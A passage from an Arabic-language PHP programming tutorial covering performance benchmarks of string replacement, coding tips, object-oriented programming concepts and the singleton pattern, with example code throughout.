Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking localhost (be patient)
Completed 100 requests
Completed 200 requests
Completed 300 requests
Completed 400 requests
Completed 500 requests
Completed 600 requests
Completed 700 requests
Completed 800 requests
Completed 900 requests
Completed 1000 requests
Finished 1000 requests



Server Software: Apache/2.4.3
```

```
Server Hostname: localhost
Server Port: 80

Document Path: /test/repalce_str.php
Document Length: 0 bytes

Concurrency Level: 10
Time taken for tests: 3.903 seconds
Complete requests: 1000
Failed requests: 0
Write errors: 0
Total transferred: 198000 bytes
HTML transferred: 0 bytes
Requests per second: 256.22 [#/sec] (mean)
Time per request: 39.029 [ms] (mean)
Time per request: 3.903 [ms] (mean, across all concurrent
requests)
Transfer rate: 49.54 [Kbytes/sec] received

Connection Times (ms)
min mean[+/-sd] median max
Connect: 0 1 5.3 0 48
Processing: 6 37 15.3 37 121
Waiting: 0 32 15.7 32 121
Total: 7 39 15.3 38 121

Percentage of the requests served within a certain time (ms)
50% 38
66% 44
```

```
75% 47
80% 50
90% 57
95% 64
98% 76
99% 82
100% 121 (longest request)
```

ناتج تنفيذ تعليمة ab على الكود السابق عند استخدام دالة preg_replace :

```
$ ./ab -n 1000 -c 10 localhost/test/repalce_reg.php
This is ApacheBench, Version 2.3
Copyright 1996 Adam Twiss, Zeus Technology Ltd,
http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking localhost (be patient)
Completed 100 requests
Completed 200 requests
Completed 300 requests
Completed 400 requests
Completed 500 requests
Completed 600 requests
Completed 700 requests
Completed 800 requests
Completed 900 requests
Completed 1000 requests
Finished 1000 requests



Server Software: Apache/2.4.3
```

```
Server Hostname: localhost
Server Port: 80

Document Path: /test/repalce_reg.php
Document Length: 0 bytes

Concurrency Level: 10
Time taken for tests: 6.306 seconds
Complete requests: 1000
Failed requests: 0
Write errors: 0
Total transferred: 198000 bytes
HTML transferred: 0 bytes
Requests per second: 158.57 [#/sec] (mean)
Time per request: 63.062 [ms] (mean)
Time per request: 6.306 [ms] (mean, across all concurrent
requests)
Transfer rate: 30.66 [Kbytes/sec] received

Connection Times (ms)
min mean[+/-sd] median max
Connect: 0 1 5.1 0 45
Processing: 11 61 26.3 60 220
Waiting: 0 54 25.6 52 195
Total: 11 63 26.1 61 220

Percentage of the requests served within a certain time (ms)
50% 61
66% 71
```

```
75% 78
80% 82
90% 96
95% 106
98% 122
99% 136
100% 220 (longest request)
Time taken for tests: 3.903 seconds //str_repalce
Time taken for tests: 6.306 seconds //preg_replace
```

ضعف المدة تقريباً !!

عدم تخزين قيمة مُتغير ما في عدد من المُتغيرات :

يقوم عدد من المبتدئين بتخزين المُتغيرات ذات الاسم الطويل بمُتغيرات ذات اسم أُقصر لجعل الاكواد "سهلة القراءة" (لكنها تصبح عكس ذلك تماماً) أو بعد القيام بعمليات بسيطة عليها . فمثلاً الكود التالي الذي يأخذ قيمة اسم المُستخدم و يقوم بازالة الفراغات منها ومن ثم تغيير حالة جميع احرف اللغة الانكليزية الى الاحرف الصغيرة :

```
<?php
$name = $_GET['name'];
$nospace = trim($name);
$n = strtolower($nospace);
echo $n;
?>
```

لنعيد كتابة المثال السابق لكن بدون هذا العدد الكبير من المُتغيرات التي لا عمل لها :

```
<?php
echo strtolower(trim($_GET['name']));
?>
```

هذه الطريقة لا تجعل الكود اسهل في القراءة فحسب وإنما تُوفر قدر كبير من الذاكرة .

تحديد الحجم الأقصى لرفع الملفات في ملف الإعدادات php.ini :

ليس من المُفيد اختبار حجم الملف المرفوع باستخدام القيمة ['size']['file_name']$_FILES لأن هذه القيمة لا تتوفر إلا بعد رفع الملف الى الخادم مهما كان حجمه (طبعا يجب أن يكون اقل من القيمة المُحددة في ملف php.ini) , وبعض هجمات الحرمان من الخدمة DoS تقوم باغراق الخادم بسيل من الملفات الكبيرة مما يؤدي الى بطئ شديد في اداء الخادم و في بعض الاحيان توقفه عن العمل , فيفضل تحديد الرايتين "post_max_size" (ذات القيمة الافتراضية 8 ميغابايت) و الراية "upload_max_filesize" (ذات القيمة الافتراضية 2 ميغابايت) بما يتوافق مع مُتطلبات البرنامج .

طبعاً في حال كان هناك عدد من مُستخدمي الموقع ولكل منهم له صلاحيات مُختلفة ويُمكنه رفع ملفات باحجام مُختلفة , يُفضل وضع قيمة الرايتين السابقتين للقيمة العُظمى لحجم الملفات ومن ثم تقليلها لباقي المُستخدمين (عن طريق التحقق من قيمة ['size']['file_name']$_FILES) .

الفصل الرابع عشر : البرمجة غرضية التوجه

ما سيتم سرده فى هذا الموضوع هو ملخص سريع لـ (برمجة الكائنات , البرمجة الشيئية , البرمجة كائنية المنحى , البرمجة غرضية التوجه أو البرمجة الموجهة بالكائنات) , تستطيع أن تختار منها ما يحلو لك لترجمة Object Oriented Programming
لماذا يجب علىَّ أن أتعلم برمجة الكائنات, على الرغم أننى أستطيع تنفيذ أعمالى بدونها ؟
- إذا كنت ممن ينوى أن يعمل على إطار عمل فالأفضل تعلم برمجة الكائنات لأن أطر العمل الحالية مبنية بمبدأ البرمجة الكائنية , وهذه بعض منها :

1- Yii
2- CodeIgniter
3- CakePHP
4- Zend Framework
5- Symfony

- إن كنت تنوى الخوض فى مجال فصل الكود البرمجى عن التصميم وستقوم بإستخدام أى من القوالب فى هذا المجال فأنت تحتاج لتعلم البرمجة الكائنية , وهذه بعض منها :

1- smarty
2- dwoo
3- Template Blocks
4- Open Power
5- القالب السهل

- إذا كنت ستقوم بعمل أكواد خاصة لك وستستخدمها فيما بعد فى تطبيقاتك وتريد إستخدامها والتعديل عليها بسهوله فيما بعد فعليك بالبرمجة الكائنية .
- إذا كنت ستستخدم "أساليب التصاميم" "Design Patterns" وهى عبارة عن الأساليب المتبعة فى تنفيذ غرض برمجى ما بأفضل الطرق الممكنة للحصول على أعلى أداء وأعلى حماية فيجب

عليك أيضاً تعلم برمجة الكائنات .
- البرمجة الكائنية ليست مقتصره على لغة بعينها بل أغلب اللغات الحديثة تدعم مبدأ برمجة الكائنات , فتعلُمك هذا المبدأ سيفيدك إن حاولت تعلم لغة أخرى .

بالنسبة للترجمة سيتم وضع المصطلحات وترجماتها الوارده فى الشرح حتى لا يلتبس عليك الأمر إن قرأت مصطلح بترجمة مختلفة لأنه لا إتفاق حتى الآن على توحيد ترجمة المصطلحات.

class : فئة

public : عام

private : خاص

protected : محمى

extends : يرث

object : كائن

static : ساكن

constructor : باني

destructor : هادم

abstract : مجرد

final : نهائى

سنتحدث عن المواضيع التالية فى البرمجة الكائنية :

1- إنشاء الفئة وإنشاء كائن من الفئة .

2- الكلمة المحجوزة $this

3- محددات الوصول .

4- تمرير الدوال والمتغيرات الخاصة والمحمية عبر الدوال العامة .

5- الثابت وإستخدامة فى الفئة .

6- المتغيرات الساكنه .

7- الوراثة .

8- الفئات المجردة .

9- الفئات النهائية .

10- دوال البناء والهدم .

1- إنشاء الفئة وإنشاء كائن من الفئة :

- إذا أردت أن تنشئ فئة ما عليك إلا كتابة الكلمة المحجوزة class ثم اسم الفئة بهذا الشكل :

```
<?php
class myClass {


}
?>
```

وبهذا قمت بإنشاء فئة باسم myClass والآن أكتب ما يحلو لك من الأكواد والدوال الإعتيادية داخل هذه الفئة سنكتب كود بسيط داخل الفئة كالتالى :

```
<?php
class myClass {
   public $name="user";
   public function F_print(){
      echo "hello user";
   }
}
?>
```

لا تهتم بالكلمة public فسيأتى شرحها فيما بعد , قمت بوضع متغير باسم $name ودالة باسم F_print والآن أريد أن أستخدم هذه الفئة وهذا ما يعرف بإنشاء كائن من الفئة لإستخدامه.

وعلى هذا عندما نريد أن نستخدم فئة معينة يجب أن نقوم بإنشاء كائن من هذه الفئة لنستطيع إستخدامها ويكون هذا على الشكل التالى :

```
$opj = new myClass();
```

قمت بإنشاء كائن باسم opj$ من الفئة myClass ولاحظ السطر البرمجى السابق جيداً فالكلمة المحجوزة new هى التى تقوم بإنشاء الكائن من الفئة ولاحظ أيضاً الأقواس التى تأتى بعد اسم الفئة .

والآن وبعد إنشاء الكائن Opj$ كيف لى أن أستخدمه ؟

يستخدم الكائن على النحو التالى للوصول لمتغيرات ودوال الفئة :

```
$opj->name;
$opj->F_print();
```

يتم الوصول للمتغيرات والدوال من خلال العلامة<- ولاحظ عدم وجود العلامة $ قبل اسماء المتغيرات . مثال على ما سبق :

```
<?php
class myClass {
   public $name="user";
   public function F_print(){
      echo "hello user";
   }
}
$opj = new myClass();
echo $opj->name;
echo "<br>";
$opj->F_print();
?>
```

تم إنشاء الكائن opj$ وطباعة المتغير name$ وإستدعاء الدالة F_print ولاحظ أنه لم يتم إسناد الدالة لمتغير لأنها لا تعود بقيمة .

2- الكلمة المحجوزة$this

يتم الوصول لمكونات الفئة من خلال الكلمة$this كما فى الكود التالى :

```
<?php
class myClass2 {
   public $name="user";
   public function F_print(){
      echo $this->name;
   }
   public function F_print2(){
      echo $this->F_print();
   }
}
$opj = new myClass2();
$opj->F_print2();
?>
```

تم إستخدام الكلمة$this ثم الرمز -> للوصل لكل من المتغير$name والدالة F_print , وبهذه الطريقة يمكن إستخدام أى من مكونات الفئة من متغيرات أو دوال .

ثم بعد ذلك تم إنشاء كائن باسم$opj من الفئة myClass2 وتم إستدعاء الدالة F_print2 من خلال هذا الكائن .

3- محددات الوصول :

- نعنى بمحددات الوصول هى الطريقة التى يتم الوصول بها إلى مكونات الفئة من متغيرات ودوال والتالى شرح لها :

1- public : محدد الوصول العام وهذا يعنى أنه يتم الوصول إلى مكونات الفئة بصورة عامة أى غير مقيدة .

2- private : محدد الوصول الخاص , ويتم إستخدام المكونات المعرفة على أنها خاصة داخل

الفئة الموجودة بها فقط , وغير مسموح بإستخدامها خارج إطار الفئة سواء عن طريق الكائن المنشأ من الفئة أو من خلال توريث هذه الفئة .
3- protected : محدد الوصول المحمى , ويتم إستخدام المكونات المعرفة على أنها محمية داخل الفئة ومن خلال توريث الفئة فقط , ولا يصلح إستخدام المكونات المحمية من خلال الكائن المنشأ من الفئة .

أمثلة لفهم كيفية عمل محددات الوصول :

```
<?php
class myClass3 {
   public $name="user1";
   private $name2="user2";
   protected $name3="user3";
   public function F_print(){
      echo "hello user1 !";
   }
   private function F_print2(){
      echo "hello user2 !";
   }
   protected function F_print3(){
      echo "hello user3 !";
   }
}
$opj = new myClass3();
$opj->name="user4";
echo $opj->name;
echo "<br>";
$opj->F_print();
?>
```

فى هذا الكود تم تعريف ثلاث متغيرات وثلاث دوال من النوع العام والخاص والمحمى وعند إنشاء كائن من هذه الفئة لا نستطيع إستخدام أى من مكونات الفئة إلا المعرفة على أنها عامة كالمتغير name$ والدالة F_print ولا نستطيع التعامل المباشر مع باقى مكونات الفئة من إستخدام أو تغيير فى قيمها وما إلى ذلك .
بعد إنشاء الكائن opj$ من الفئة myClass3 تم تغيير قيمة المتغير name$ ثم طباعته ثم طباعة سطر جديد ثم إستدعاء الدالة F_print سيعطينا المترجم أخطاء عند محاولة الوصول للمكونات الخاصة أو المحمية كالتالي :

```
$opj = new myClass3();
$opj->name2="user4";
echo "<br>";
$opj->F_print2();
```

هذا الكود خاطئ لأنها تعتبر محاولة الوصول لمكونات خاصة

```
$opj = new myClass3();
$opj->name3="user4";
echo "<br>";
$opj->F_print3();
```

هذا الكود خاطئ لأنها تعتبر محاولة الوصول لمكونات محمية

يمكن التعامل مع المكونات الخاصة داخل الفئة فقط , والتعامل مع المكونات المحمية داخل الفئة وعند التوريث "سيأتى الحديث عنها فى الوراثة فيما بعد" .
ولهذا تستخدم محددات الوصول لمنع الوصول الغير مرغوب لبعض القيم والدوال أو تغيير قيمهم .

4- تمرير الدوال والمتغيرات الخاصة والمحمية عبر الدوال العامة :

يمكن الوصول وتغيير قيم لمكونات خاصة ومحمية من خلال تمريرها فى الدوال العامة , والتالى مثال يوضح هذا :

```
<?php
class myClass4 {
   private $name="user1";
   private $name2="user2";
   protected $name3="user3";
   public function setName($value){
      return $this->name=$value;
   }
   public function getName(){
      return $this->name;
   }
   private function F_print2(){
      return $this->name2;
   }
   public function F_print3(){
      return $this->name3;
   }
   public function F_print4(){
      return $this->F_print2();
   }
}
$opj = new myClass4();
$opj->setName("user4");
echo $opj->getName();
echo "<br>";
echo $opj->F_print3();
echo "<br>";
echo $opj->F_print4();
echo "<br>";
```

```
?>
```

من خلال الدوال العامة نستطيع الوصول للمكونات العامة والخاصة للفئة وتغيير قيمها , تم إنشاء كائن$opj وتم إستدعاء الدالة setName التى تقوم بتغيير قيمة المتغير الخاص$name والدالة getName تقوم بإرجاع قيمة المتغير الخاص$name , والدالة F_print3 تقوم بإعادة قيمة المتغير المحمى $name3 , والدالة F_print4 تعيد قيمة الدالة الخاصة F_print .

5- الثابت وإستخدامه فى الفئة :

يتم تعريف الثابت بإستخدام الكلمة المحجوزة const ويفضل أن يكون اسم الثابت بالحروف الكبيرة والثابت يكتب بدون العلامة $ ويجب إعطاء الثابت قيمة عند تعريفة ولا نستطيع تغيير هذه القيمة فيما بعد لأنها ثابته .

عندما نريد إستخدام الثابت لا نستخدم طريقة إنشاء كائن من الفئة كما سبق ولكن نقوم بكتابة اسم الفئة ثم العامتين :: ثم اسم الثابت . مثال على ما سبق :

```
<?php
class myClass5 {
   const NAME="User";
}
echo myClass5::NAME;
?>
```

إذا أردنا إستخدام الثابت داخل الفئة نقوم بكتابة الكلمة المحجوزة self ثم العلامتينن :: ثم اسم الثابت , يمكن إستخدام اسم الفئة ولكن يفضل استخدام self تحسباً لإحتمال تغيير اسم الفئة فيما بعد فلا تضطر لتغيير اسم الفئة فى جميع المواضع .مثال على ما سبق :

```
<?php
class myClass5 {
   const NAME="User";
   public function test(){
      return self::NAME;
   }
```

```
}

echo myClass5::NAME;
echo "<br>";
$obj=new myClass5();
echo $obj->test();
?>
```

6- المتغيرات الساكنة :

يتم تعريف متغير على أنه ساكن بإستخدام الكلمة المجوزة static والمتغير من النوع الساكن يظل محتفظ بقيمتة داخل الفئة إلى أن ينتهى عمل الفئة وهو يشبة فى هذا عمل المتغيرات التى تعرف فى بداية الفئة ولكن فى بعض الأحيان نحتاج لتعريف متغيرات داخل الدوال ونريد أن تظل قيمتها محفوظة داخل المتغير ولا تنتهي بإنتهاء عمل الدالة ولهذا نقوم بتعريف المتغير على أنه ساكن , ولهذا تستخدم static لتعريف المتغيرات داخل الدوال .

وأيضاً لاحظ تجاهل القيمة الإبتدائية التى تسند للمتغير الساكن عند تعريفة داخل الدالة . مثال لتوضيح ما سبق :

```
<?php
class myClass6 {
   public function test(){
      $t=0;
      $t++;
      return $t;
   }

   public function test2(){
      static $t2=0;
      $t2++;
      return $t2;
```

```
    }

    public function test3(){
        echo $this->test()."<br>";
        echo $this->test()."<br>";
        echo $this->test()."<br>";
        echo "--------------<br>";
        echo $this->test2()."<br>";
        echo $this->test2()."<br>";
        echo $this->test2()."<br>";
    }

}

$obj=new myClass6();
$obj->test3();

?>
```

تعريف المتغيرات الساكنة داخل الدوال يجعلنا لا نستطيع إستخدام هذه المتغيرات خارج النطاق المعرفة به لأنها تعتبر متغيرات محلية ذات طابع خاص , ولتعريف متغيرات عامة من النوع الساكن يتم الوصول إليها من خلال الكلمة المحجوزة self ثم العلامتين :: ثم اسم المتغير الساكن ولا ننسى علامة $ خلاف المتغير الثابت .

ولإستخدام المتغيرات الساكنة خارج نطاق الفئة نكتب اسم الفئة متبوعاً بالعلامتين :: ثم اسم المتغير الساكن . مثال على هذا :

```
<?php
class myClass7 {
```

```
   public static $name="user1";
   private static $name2="user2";

   public function test(){
      return self::$name2;
   }

}

echo myClass7::$name;
echo "<br>";
$obj=new myClass7();
echo $obj->test();

?>
```

الدوال الساكنة :

يتم تعريف الدوال على أنها ساكنة ولكن فى هذه الحالة لا نستطيع إستخدام الكلمة this$ أى لا نستطيع إستخدام مكونات الفئة داخلها ولكن يمكن إستخدام المكونات المعرفة على أنها ساكنة داخل الدوال الساكنة , ويمكن إستخدام المكونات الساكنة داخل الفئة بكتابة Self ثم :: ثم اسم العنصر الساكن , وعند إستدعاء الدالة خارج الفئة نكتب اسم الفئة ثم :: ثم اسم الدالة . هذا مثال لما سبق :

```
<?php
class myClass8 {

   public static $name="user";

   public static function test(){
```

```
        return self::$name;
    }

    public static function test2(){
        return self::test();
    }

}

echo myClass8::test2();

?>
```

7- الوراثة :

- لماذا تستخدم الوراثة ؟

- تستخدم الوراثة لتوفير الوقت فى إعادة كتابة الأكواد البرمجية التى نحتاجها بإستمرار , وسيتضح هذا فيما يلى :

الوراثة الاسم يشرح نفسه فهى عملية وراثة مكونات الفئة الموروثة فى الفئة الوارثة أى إمكانية إستخدام مكونات الفئة الموروثة - من دوال ومتغيرات - فى الفئة الوارثة .

وتتم عملية الوراثة بكتابة الكلمة المحجوزة extends كالتالى :

```
<?php
include('A.php');

class B extends A {


}
```

```
?>
```

وهنا الفئة B قامت بوراثة مكونات الفئة A .

- ما الذى يتم وراثته وما الذى لا يتم وراثته ؟
- يتم وراثة المكونات المعرفة على أنها عامة أو محمية ولا يتم توريث المكونات المعرفة على أنها خاصة . هذا مثال على ما سبق :

```
<?php

class A {
   public $name='user1';
   private $name2='user2';
   protected $name3='user3';
}

class B extends A {
   public function test(){
      echo $this->name;
      echo "<br>";
      //echo $this->name2;
      echo $this->name3;
   }
}

$obj=new B();
echo $obj->test();
echo "<br>";
echo $obj->name;
?>
```

الكود الموضوع فى التعليق هو كود خاطئ لأنه يعتبر عملية وصول لمتغير خاص والمكونات المعرفة على أنها خاصة لا تورث , وعند إنشاء كائن من الفئة الجديدة نستطيع إسخدام مكونات الفئة ومكونات الفئة التى ورثتها أيضاً بشرط أن تكون معرفة على أنها مكونات عامة .

- كيف نستخدم المكونات الموروثة ؟
- نستخدم الكلمة المحجوزة$this للوصول لمكونات الفئة الموروثة ولكن فى حالة الثوابت والمكونات المعرفة على أنها ساكنة يتم إستخدام الكلمة المحجوزة parent ثم يتبعها :: ثم اسم الثابت أو العنصر الساكن ملحوظة :" الثابت لا تسبقة العلامة $ ولكن تسبق العناصر الساكنة "
وهذا مثال على ما سبق :

```
<?php

class A {
   const NAME="User1";
   public static $name='user1';
   private static $name2='user2';
}

class B extends A {
   const NAME2="User2";
   private static $name3='user3';

   public function test(){
      echo parent::NAME;
      echo "<br>";
      echo parent::$name;
      echo "<br>";
      echo self::NAME2;
      echo "<br>";
```

```
        echo self::$name3;
    }
}

echo B::NAME;
echo "<br>";
echo B::$name;
echo "<br>";
echo B::NAME;
echo "<br>";
$obj=new B();
echo $obj->test();
?>
```

لاحظ أن الفئة B قامت بوراثة جميع المكونات - عادا الخاصة - من الفئة A وبالتالى إستطعنا إستخدامها من خلال الكائن المنشأ من الفئة B , ولاحظ أيضاً إستخدام الكلمة parent للقيم الثابتة والساكنة من الفئة العليا A وإستخدام self للقيم الثابتة والساكنة من الفئة الحالية B

التحميل الزائد للطرق أو الدوال :

هو عملية تعريف نفس اسم دالة موجودة فى الفئة العليا وإعادة إستخدامها فى الفئة الوارثة , أى بمعنى تعمل الدالة عملها بالإضافة لعمل جديد سيضاف للدالة فى الفئة الحالية "الوارثة" مثال على ذلك :

```
<?php

class A {
    public function test(){
        echo "user1";
    }
```

```
}

class B extends A {
   public function test(){
      parent::test();
      echo "<br>";
      echo "user2";
   }
}

$obj=new B();
echo $obj->test();
?>
```

- لاحظ تم إستخدام كلمة parent للدلالة على أن تلك الدالة تنتمى للفئة العليا A ولو إستخدمنا$ this لكانت الدالة سوف تستدعى نفسها أى تستدعى الدلة الموجودة فى الفئة الحالية B , وعند إنشاء كائن من الفئة B يتم إستخدام الدلة الموجودة فى الفئة B بعد أن تمت عليها العملية التى تعرف بالتحميل الزائد للدوال

الفئة المجردة :

نعنى بفئة مجردة أى أن هذه الفئة عبارة عن قالب ولا يمكن إنشاء كائن من هذه الفئة ولكنها تكون مخصصة فقط للتوريث .

فإذا أردت عمل فئة ولا تريد إلا أن تستخدم إلا فى التوريث فقط فستضع قبل اسم الفئة الكلمة المحجوزة abstract كالتالى :

```
<?php

abstract class A {

   public function test(){
```

```
      echo "user";
   }
}

class B extends A {
   public function test2(){
      $this->test();
   }
}

//$obj=new A();
//echo $obj->test();

$obj=new B();
echo $obj->test2();
?>
```

لاحظ الكود الموجود فى التعليق وهو محاولة إنشاء كائن من الفئة المجردة A وهذا لا يصلح وإن فعَّلت هذا الكود سينتج خطأ الوصول لفئة مجردة من خلال الكائن .
يتم تعريف الدوال المجردة داخل الفئة المجردة , نعنى بالدوال المجردة أى شكل ثابت للدوال يجب إتباعة عند توريث هذه الفئة المجردة وهى كما قلت فى الأعلى عبارة عن قالب , ولهذا يجب إعادة تعريف الدوال المجردة عند عملية الوراثة لهذه الفئة المجردة مثال على هذا :

```
<?php

abstract class A {

   abstract public function test();
   abstract protected function test2();
```

```
   //abstract private function test3();
   abstract public function test4($var1,$var2);
}

class B extends A {
   public function test(){
      echo "user1";
   }
   public function test2(){
      echo "user2";
   }
   public function test4($var1,$var2){
      echo $var1.$var2;
   }
}


$obj=new B();
echo $obj->test();
echo "<br>";
echo $obj->test2();
echo "<br>";
echo $obj->test4("user3 "," user4");
?>
```

نلاحظ أن تعريف الدوال المجردة يكون بدون جسم الدالة .

لاحظ فى الكود الموجود فى التعليق أنه لا يصلح تعريف دالة مجردة من النوع الخاص لأن النوع الخاص هذا كما نعلم يستخدم داخل الفئة المعرف بداخلها فقط والدوال المجردة مخصصة للإستخدام الخارجي عند التوريث .

يجب إعادة تعريف الدوال المعرفة على أنها مجردة فى الفئة العليا A بدون وضع الكلمة

abstract وبعد ذلك يتم وضع جسم الدالة المراد عمله .

الفئات النهائية :

هى فئات لايصلح توريثها , ويتم تعريف الفئة على أنها نهائية بإستخدام الكلمة المحجوزة final كالتالى :

```
<?php

final class A {
   public $name="user1";
   private $name2="user2";
   protected $name3="user3";
}

/*class B extends A {

}

$obj=new B();
echo $obj->name;
*/

$obj=new A();
echo $obj->name;
//echo $obj->name2;
//echo $obj->name3;
?>
```

ولاحظ أنه لو تم تفعيل الكود الموجود فى التعليق سيحدث خطأ لأنها عملية وراثة لفئة نهاية .

وأيضاً لاحظ أنه فى حالة الفئة النهائية يكون عمل private مساوى لعمل protected حيث أن

هذه الفئة لايمكن توريثها .

الواجهات interfaces :

وهى تشبه الفئات المجردة إلا أنها لايمكن تعريف دوال كاملة بها بل يتم تعريف الدوال بدون جسم فقط أى لا تكتب دوال تقوم بعمل ما داخلها , ويمكن للواجهات أن ترث بعضها البعض بإستخدام الكلمة المحجوزة extends وعندما ترث الفئة الواجهة نستخدم الكلمة المحجوزة implements ويمكن للفئة أن ترث أكثر من واجهه ويفصل بينها بفاصلة مثال على ما سبق :

```
<?php
interface A {
   public function test();
}

interface B {
   public function test2();
}

interface C extends A {
   public function test3();
}

class D implements B,C{
   public function test(){
      echo "test";
   }
   public function test2(){
      echo "test2";
   }
   public function test3(){
```

```
      echo "test3";
   }
}

$obj=new D();
$obj->test();
echo "<br>";
$obj->test2();
echo "<br>";
$obj->test3();
?>
```

السمات trait :

السمات هى عبارة عن طريقة للتخلص من القيود التى فرضتها الوراثة الفردية وأعنى بالوراثة الفردية هى أن لغة php لا تدعم الوراثة المتعدده كما فى لغة ++c لان الوراثة المتعددة على رغم قوتها فى تسبب كثير من المشاكل والتعقيد ولهذا أنتجت php ما يعرف بالسمات .
يتم تعريف السمة من خلال الكلمة المحجوزة trait ويتم إستخدام السمات فى الفئة من خلال الكلمة المحجوزة use وهذا مثال لتوضيح عمل السمات :

```
<?php
trait A{
   public function test() {
   return "user1";
   }
}
trait B{
   public function test2() {
   return "user2";
```

```
   }
}
class C{
   use A,B;
}
$obj = new C();
echo $obj->test();
echo "<br>";
echo $obj->test2();
?>
```

تم إنشاء كائن من الفئة C ومن خلالة تم الوصول للدوال الموجودة فى السمة A والسمة B وكأن الفئة C قامت بعملية وراثة متعددة لكلاً من A,B

> ملاحظة : يجب إستخدام نسخة php 5.4 فما فوق حتى تعمل معك جميع الأكواد بشكل صحيح .

دوال البناء والهدم :

ماهى دوال البناء والهدم ؟

- هى دوال معرفة مسبقاً فى اللغة لغرض معين .

1- دالة البناء ()__construct :

- وتقوم الفئة بشغيل هذه الدالة أول شئ , وتستخدم فى إسناد القيم للمتغيرات وتشغيل دوال تريد تشغيلها عند بدأ عمل الفئة وأشياء أخرى من هذا القبيل .

2- دالة الهدم ()__destruct :

- وتقوم الفئة بتشغيل هذه الدالة أخر شئ , وتستخدم فى إنهاء أو تنفيذ شئ معين عند الوصول لنهاية الفئة .

```
<?php
```

```
class A{

   public $name;
   private $name2;
   protected $name3;

   public function __construct(){

      $this->name = "user1";
      $this->name2 = "user2";
      $this->name3 = "user3";
      echo $this->name;
      echo "<br>";
      echo $this->name2;
      echo "<br>";
      echo $this->name3;
      echo "<br>";
      $this->test();
   }

   public function __destruct(){
      echo "<br>";
      echo "yossef";
   }

   public function test(){
      echo "user4";
   }
```

```
}

$obj = new A();
?>
```

ملحوظة : دالة البناء يمكن أن تأخذ قيم "وسيط" , ويتم تمرير هذه القيم إليها عند إنشاء كائن من الفئة , ودالة الهدم لا تأخذ أي قيم كوسيط . وهذا مثال على ما سبق :

```
<?php

class A{

   public $name;
   private $name2;
   protected $name3;

   public function __construct($n1,$n2,$n3,$n4){

      $this->name = $n1;
      $this->name2 = $n2;
      $this->name3 = $n3;
      echo $this->name;
      echo "<br>";
      echo $this->name2;
      echo "<br>";
      echo $this->name3;
      echo "<br>";
      $this->test($n4);
   }
```

```
    public function __destruct(){
        echo "<br>";
        echo "yossef";
    }

    public function test($n){
        echo $n;
    }

}

$obj = new A("user1","user2","user3","user4");
?>
```

الفصل الخامس عشر : النمط المفرد Singleton Pattern

أولاً : كنا قد تحدثنا عن ملخص سريع عن البرمجة الكائنية في الفصل السابق . الآن نريد عمل دالة تقوم بإنشاء كائن من نفس الفئة كالتالى :

```
<?php
class singleton {



   // دالة إنشاء كائن من نفس الفئة الحالية
   public function getObj(){
      echo "make object<br>";
      return new singleton();
   }

   // دالة إختبار
   public function test(){
   echo "user1<br>";
   }

} // نهاية الفئة }

$obj = new singleton();
$obj2 = $obj->getObj();
$obj3 = $obj->getObj();
$obj4 = $obj->getObj();

// test
echo "------------<br>";
```

```
$obj->test();
$obj2->test();
$obj3->test();
$obj4->test();

?>
```

الآن ستسألنى وما الفائده من هذه الدالة؟ فأنا أستطيع عمل كائن مباشراً بدون إستخدام هذه الدالة , فقط أردت إظهار كلمة make object فى كل مره يتم فيها إنشاء كائن من نفس الفئة ولهذا ظهرت هذه الكلمة 3 مرات لأننا أنشئنا كائن من خلال دالة getObj() ثلاث مرات ولكن جرب الكود التالى :

```
<?php
class singleton {

 // متغير لحفظ الكائن المشأ من هذه الفئة
   private $classObj = NULL;

   // دالة إنشاء كائن من نفس الفئة الحالية
   public function getObj(){
   if(!$this->classObj){
      echo "make object<br>";
      $this->classObj = new singleton();
   }
   return $this->classObj;
   }

   // دالة إختبار
   public function test(){
```

```
    echo "user1<br>";
    }

} // نهاية الفئة

$obj = new singleton();
$obj2 = $obj->getObj();
$obj3 = $obj->getObj();
$obj4 = $obj->getObj();

// test
echo "-------------<br>";
$obj->test();
$obj2->test();
$obj3->test();
$obj4->test();

?>
```

قمنا بإنشاء متغير$classObj لنخزن به كائن منشأ من نفس الفئة ولذلك وضعنا شرط فى حالة عدم وجود قيمة فى المتغير $classObj يتم إنشاء كائن من الفئة singleton وإسناده لهذا المتغير وإن كان يحتوى على قيمة يعود مباشراً بالقيمة الموجودة به بدون إنشاء كائن جديد من الفئة , وسوف تلاحظ هذا فى أن الكلمة make object لم تكتب إلا مرة واحده دليل على عدم إنشاء كائن من الفئة مرة أخرى ولكن إستخدام الكائن المنشأ مسبقاً من هذه الفئة .

ملاحظة : يمكن الإستغناء عن كتابة اسم الفئة بإستخدام ()self كالتالى :

```
public function getObj(){
```

```
        if(!$this->classObj){
            echo "make object<br>";
            $this->classObj = new self();
        }
        return $this->classObj;
    }
```

ولكن يمكن لمستخدم الفئة إنشاء كائن مباشراً دون إستخدام دالة الإنشاء getObj() ولهذا يفضل إلغاء إمكانية إنشاء كائن من هذه الفئة , سيتبادر لذهنك وكيف سيمكننى فى البداية إنشاء كائن من الفئة لأستطيع إستخدام هذه الدالة ؟ أذكرك بالمكونات الساكنة للفئة static ويمكن من خلال تعريف دالة من النوع الساكن الوصول إليها مباشراً بدون إنشاء كائن من الفئة بإستخدام اسم الفئة ثم العلامتين :: ثم اسم الدالة الساكنة , وعند إستخدام دالة ساكنة يجب أيضاً إستخدام متغيرات ساكنة داخل هذه الدالة الساكنة وعلى هذا سيتم تعريف المتغير$classObj على أنه ساكن وسيتم إستخدامه من خلال الكلمة المحجوزة self ثم العلامتين :: ثم اسم المتغير الساكن .

```
<?php

class singleton {

    // متغير لحفظ الكائن المشأ من هذه الفئة
    private static $classObj = NULL;

    // جعل دالة البناء نهائية لعدم إنشاء كائن مباشراً من خلال اسم الفئة
    final protected function __construct(){}

    // دالة إنشاء كائن من نفس الفئة الحالية
    public static function getObj(){
    if(!self::$classObj){
        echo "make object<br>";
```

```
        self::$classObj = new self();
    }
    return self::$classObj;
    }

    // دالة إختبار
    public function test(){
    echo "user1<br>";
    }

} // نهاية الفئة

$obj = singleton::getObj();
//$obj = new singleton();
$obj2 = $obj->getObj();
$obj3 = $obj->getObj();
$obj4 = $obj->getObj();

// test
echo "------------<br>";
$obj->test();
$obj2->test();
$obj3->test();
$obj4->test();

?>
```

- تم تعريف دالة بناء الفئة()construct__ على أنها نهائية final وبالتالى لا نستطيع إنشاء كائن من هذه الفئة إلا من خلال الدالة الساكنة ()getObj , لاحظ الكود الموجود فى التعليق وهو

